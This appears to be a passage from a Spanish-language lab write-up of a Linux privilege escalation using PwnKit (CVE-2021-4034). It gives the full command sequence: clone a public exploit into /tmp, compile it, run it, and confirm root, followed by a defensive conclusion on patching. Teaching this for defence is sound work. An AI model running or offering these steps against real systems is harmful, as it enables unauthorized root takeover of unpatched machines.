
Para compilar el exploit, se instalaron las herramientas necesarias: sudo apt update sudo apt install git build-essential -y Esto aseguró que el sistema tuviera el compilador y las dependencias necesarias. Si el apt del sistema tiene tareas en segundo plano en ejecución, deténgalas.
Transferir / Obtener el código del exploit
El exploit se clonó directamente en la máquina víctima:
cd /tmp
git clone https://github.com/berdav/CVE-2021-4034.git
cd CVE-2021-4034
Usar /tmp evita el desorden y refleja el comportamiento realista de un atacante.
Compilar el exploit
El exploit se compiló usando: "make"
Esto generó el ejecutable necesario para desencadenar la vulnerabilidad.
Ejecutar el exploit
El exploit se ejecutó: ./cve-2021-4034
Verificar la escalada de privilegios
Después de la ejecución, se confirmó el acceso root: whoami
Output: root

Este exploit funciona porque pkexec maneja incorrectamente las variables de entorno, lo que permite a los atacantes ejecutar código arbitrario con privilegios elevados.
CONCLUSIÓN
Este ejercicio demuestra cómo un usuario aparentemente con pocos privilegios puede escalar al control total del sistema explotando una vulnerabilidad conocida como PwnKit (CVE-2021-4034). Al combinar el acceso inicial mediante la compromisión de credenciales con una enumeración y explotación sistemáticas, fue posible obtener acceso root sin depender únicamente de malas configuraciones. Esto resalta la importancia crítica de la gestión oportuna de parches y las prácticas de configuración segura. Incluso una sola vulnerabilidad pasada por alto puede llevar al compromiso completo del sistema, enfatizando la necesidad de evaluaciones de seguridad continuas y estrategias de defensa en profundidad.







